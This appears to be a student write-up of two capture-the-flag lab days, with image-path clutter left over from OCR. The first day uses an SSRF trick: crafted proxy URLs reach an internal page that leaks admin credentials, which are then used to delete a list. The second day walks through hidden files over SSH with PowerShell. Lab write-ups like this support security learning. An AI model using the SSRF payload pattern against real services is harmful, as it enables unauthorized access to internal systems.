
Ian Chai is on the Nice List.

Kanes is on the Naughty List.


Question 2:




Question 3




Question 4




Question 5



Question 6



Question 7



Thought Process/Methodology:

Having accessed the target machine, we simply inserted the name on the search bar and the list is shown. We tried different URLs and the outputs are also different. Firstly we tried http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2F. Secondly, we tried http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho%3A80. Next, we tried http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho%3A22. After that, we tried http://<IPaddress>/?proxy=http%3A%2F%2Flocalhost. Finally, we tried http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho.localtest.me and the page is showing the username and password with ‘Santa’ and ‘Be good for goodness sake!’ respectively. We entered the username and password. The admin page is shown. A button ‘DELETE NAUGHTY LIST’ is shown we tried to click it. Finally, the flag is shown.

Day 20


Tool used: Kali linux, Firefox

Solution/Walkthrough:

Question 1
Search google

```
-l login_name
        Specifies the user to log in as on the remote machine.  This also may be specified on a per-host
        basis in the configuration file.
```

Question 2
First we type ssh -l mceager IP ADRESS,Then we enter a password like r0ckStar!.After log in we type powershell,After done we type cd .\Documents\ .Then type Get-ChildItem to see what is inside.Then we type Get-ChildItem -Hidden.Then type Get-Content .\e1fone.txt



Question 3
We type Set-Location .\Desktop\.Then we type Get-ChildItem -Directory -Hidden.After that,we type Set-Location .\elf2wo\.Then type Get-ChildItem.After that, we type Get-Content .\e70smsW10Y4k.txt.

```
    Directory: C:\Users\mceager\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--         12/7/2020  11:26 AM                elf2wo


PS C:\Users\mceager\Desktop> Set-Location .\elf2wo\
PS C:\Users\mceager\Desktop\elf2wo> Get-ChildItem


    Directory: C:\Users\mceager\Desktop\elf2wo


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/17/2020  10:26 AM             64 e70smsW10Y4k.txt


PS C:\Users\mceager\Desktop\elf2wo> Get-Content .\e70smsW10Y4k.txt
I want the movie Scrooged <3!
PS C:\Users\mceager\Desktop\elf2wo>
```

Question 4

We type Set-Location \.Then we type Set-Location .\Windows\.After that, we type Get-ChildItem -Directory -Hidden -Recurse -Filter '*3*' -ErrorAction SilentlyContinue.

```
PS C:\Windows> Get-ChildItem -Directory -Hidden -Recurse -Filter '*3*' -ErrorAction SilentlyContinue


    Directory: C:\Windows\System32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        11/23/2020   3:26 PM                3lfthr3e
PS C:\Windows>
```

Question 5

We type Set-Location .\System32\3lfthr3e\.Then,we type Get-ChildItem -Hidden.After that, we type Get-Content -\1.txt | Measure-Object -Word.

```
PS C:\Windows\System32\3lfthr3e> Get-Content .\1.txt | Measure-Object -Word

Lines Words Characters Property
----- ----- ---------- --------
                9999
```

Question 6

We type (Get-Content .\1.txt)[551].Then we type (Get-Content .\1.txt)[6991]

```
PS C:\Windows\System32\3lfthr3e> (Get-Content .\1.txt)[551]
Red
PS C:\Windows\System32\3lfthr3e> (Get-Content .\1.txt)[6991]
Ryder
```

Question 7
We type Select-String .\2.txt -Pattern "redryder"

```
PS C:\Windows\System32\3lfthr3e> Select-String .\2.txt -Pattern "redryder"

2.txt:558704:redryderbbgun
```

Thought Process/Methodology:
First we type ssh -l mceager IP ADRESS,Then we enter a password like r0ckStar!.After log in we type powershell,After done we type cd .\Documents\ .Then type Get-ChildItem to see what is inside.Then we type Get-ChildItem -Hidden.Then type Get-Content .\e1fone.txt.We type Set-Location .\Desktop\.Then we type Get-ChildItem -Directory -Hidden.After that,we type Set-Location .\elf2wo\.Then type Get-ChildItem.After that, we type Get-Content .\e70smsW10Y4k.txt.We type Set-Location \.Then we type Set-Location .\Windows\.After that, we type Get-ChildItem -Directory -Hidden -Recurse -Filter '*3*' -ErrorAction SilentlyContinue.We type Set-Location .\System32\3lfthr3e\.Then,we type Get-ChildItem -Hidden.After that, we type Get-Content -\1.txt | Measure-Object -Word.We type (Get-Content .\1.txt)[551].Then we type (Get-Content .\1.txt)[6991].Lastly,we type Select-String .\2.txt -Pattern "redryder"